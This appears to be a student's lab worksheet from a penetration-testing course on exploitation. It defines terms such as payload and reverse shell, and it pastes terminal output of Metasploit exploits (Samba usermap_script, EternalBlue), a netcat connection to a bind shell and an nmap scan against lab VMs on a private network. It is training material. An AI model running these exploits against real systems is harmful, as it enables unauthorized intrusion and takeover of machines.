Section 8: Exploitation and Gaining Access

Name: BC

Choose screenshots for each lab that best illustrates your completion of the lab. Submit by clicking the box and locating the screenshot. Use a black-on-white color scheme for all Terminal sessions.

Lab 1: Define and explain each of the following terms... (58,59,60)

Information Gathering, Footprinting, or Reconnaissance:

Information Gathering means gathering different kinds of information about the target. These are the initial steps taken to gather all the information about the target, in order to use it for Hacking. Foot-printing is a type of information gathering and, in my opinion, means finding as much of the target's digital footprint as possible, and

Scanning:

Scanning is the next step or phase in the process, following reconnaissance and information gathering, that is used to find a weakness in the network. Scanning is a set of procedures for identifying live hosts, ports, and services, discovering Operating system information and architecture of target system. Identifying vulnerabilities and

Vulnerability:

Vulnerabilities are simply any weakness that can be exploited by an attacker to gain unauthorized access to information systems, internal controls, system processes or computer system. The main categories of vulnerabilities usually consist of Hardware, Software, Network, Personnel/Procedural, Organizational, and Physical

Exploit:

An Exploit consist of using a discovered vulnerability to send a payload. Exploits are usually a program, system, or technique that allows exploitation of a found vulnerability in the target's system/software. Exploitations are commonly categorized and named by the type of vulnerability they exploit, whether they are local/remote, and

Payload:

A program we deliver to the target, after the exploit. Mostly a program that allows us to execute commands on the target system or a "Shell". Payloads are basically just executable scripts that the attacker utilizes to interact with a hacked system. Using payloads, attackers can transfer data to a target system

Social Engineering:

Social Engineering is another method to deliver and execute a payload to the target when there are no vulnerabilities found. This involves “tricking” a user into opening and running the attacker’s payload by themselves. More simply, manipulating a person to take any action that may or may not be in target's best interest. This can

Zero Day:

A vulnerability that exists and has NOT yet been patched by the vendors is considered a Zero Day. More specifically, A zero-day is a vulnerability in a system or device that has been disclosed but is not yet patched. While an exploit that attacks a zero-day vulnerability is called a zero-day exploit

Shell:

A shell is our access to the target machine, with the help of a shell we execute commands and control the target system. So the shell is essentially our payload that we dropped on the machine after exploiting it.


Reverse shell:

A Reverse Shell consists of basically the target machine trying to connect back to our, attacker, machine. First, the attacker machine begins by listening for the incoming connection over a specified port. Then the target is exploited, and a shell is dropped, which tells the target machine to connect to our attacker machine listening on a


Bind shell:

A Bind Shell is when the target machine opens their port for us, the attacker, to connect to. With a Bind Shell, the target machine is listening for the incoming connection on a specified port. Then, the attacker must connect to that port in which after completion will have control of the target machine. However, firewalls can forbid


Lab 2: Display the Ruby programming code for a Windows escalation exploit to obtain system level access following a successful attack (61)



Lab 3: Display information about the Metasploit adobe_geticon browser exploit in Windows (62)




Lab 4: Display the required options for the exploit in Lab 3 above (62)



Lab 5: Set the local listening address in the above exploit to the Kali internal IP for the payload (62)

Lab 6: Change the payload to a Meterpreter BIND shell in the above exploit and then display the result (62)

Lab 7: Display the targets for the psexec SMB Windows exploit (62)



Lab 8: Set the required parameters for the psexec exploit above and run the exploit (62)

Lab 9: Run an FTP exploit against Metasploitable2. Then run ifconfig on the target (63)


Lab 10: Show a connection to the BIND port on Metasploitable2 followed by ifconfig (64)

```
┌──(bceecee㉿ BeeCee)-[~]
└─$ nc 192.168.1.131 1524
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ef:c9:e2
          inet addr:192.168.1.131  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feef:c9e2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2676 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:320303 (312.7 KB)  TX bytes:308100 (300.8 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1148 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1148 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:537221 (524.6 KB)  TX bytes:537221 (524.6 KB)

root@metasploitable:/# _
```

Lab 11: Run a Samba exploit on Metasploitable2 (66)


```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.130:4444
[*] Command shell session 4 opened (192.168.1.130:4444 -> 192.168.1.131:42802) at 2022-10-04 02:54:33 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ef:c9:e2
          inet addr:192.168.1.131  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feef:c9e2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3257 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2762 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:335156 (327.3 KB)  TX bytes:321035 (313.5 KB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1215 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1215 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:570201 (556.8 KB)  TX bytes:570201 (556.8 KB)
```

Lab 12: Conduct brute force attack on Mestasploitable2 (67)



If error *Unable to negotiate...no matching host key found*, see www.infosecmatter.com/solution-for-ssh-unable-to-negotiate-errors/

Lab 13: Perform an exploit on Metasploitable2 that has not already been demonstrated (68)




Lab 14: Turn the Windows 7 (x64) firewall off. Then run an nmap SYN scan (69)

```
bceecee@BeeCee: ~
File  Actions  Edit  View  Help

┌──(bceecee㉿ BeeCee)-[~]
└─$ sudo nmap -sS 192.168.1.132
[sudo] password for bceecee:
Starting Nmap 7.92 ( https://nmap.org            10-04 06:03 CDT
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.13%            TC: 06:03 (0:00:06 remaining)
Nmap scan report for 192.168.1.132
Host is up (0.00021s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:D8:82:CA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 31.21 seconds
```


Lab 15: Compromise Windows 7 (x64) using the EternalBlue exploit (70)

```
bceecee@BeeCee: ~
File  Actions  Edit  View  Help

msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.130:4444
[*] 192.168.1.132:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.132:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ent
rprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.132:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.132:445 - The target is vulnerable.
[*] 192.168.1.132:445 - Connecting to target for exploitation.
[+] 192.168.1.132:445 - Connection established for exploitation.
[+] 192.168.1.132:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.132:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.132:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 7
 Windows 7 Enterp
[*] 192.168.1.132:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 6
 rise 7601 Servic
[*] 192.168.1.132:445 - 0x00000020  65 20 50 61 63 6b 20 31
 e Pack 1
[+] 192.168.1.132:445 - Target arch selected valid for arch indicated by DCE/RPC r
ply
[*] 192.168.1.132:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.132:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.132:445 - Starting non-paged pool grooming
[+] 192.168.1.132:445 - Sending SMBv2 buffers
[+] 192.168.1.132:445 - Closing SMBv1 connection creating free hole adjacent to SM
v2 buffer.
[*] 192.168.1.132:445 - Sending final SMBv2 buffers.
[*] 192.168.1.132:445 - Sending last fragment of exploit packet!
[*] 192.168.1.132:445 - Receiving response from exploit packet
[+] 192.168.1.132:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.132:445 - Sending egg to corrupted connection.
[*] 192.168.1.132:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.132
[*] Meterpreter session 1 opened (192.168.1.130:4444 -> 192.168.1.132:49158) at 20
2-10-04 06:14:59 -0500
[+] 192.168.1.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
-=
[+] 192.168.1.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
-=
[+] 192.168.1.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > screenshot
```


Lab 16: Install, configure, and run the DoublePulsar exploit on Windows 7 (71)



Lab 17: Try a different Metasploit DoublePulsar attack



Lab 18: Compromise Windows 7 with the BlueKeep exploit (72)



Lab 19: Install and run RouterSploit (74)

^^ *(On Lab 18) I had to change some things to finally get working - used different payload and target setting of 1. Tried all VMware target options but kept getting blue crash on windows vm.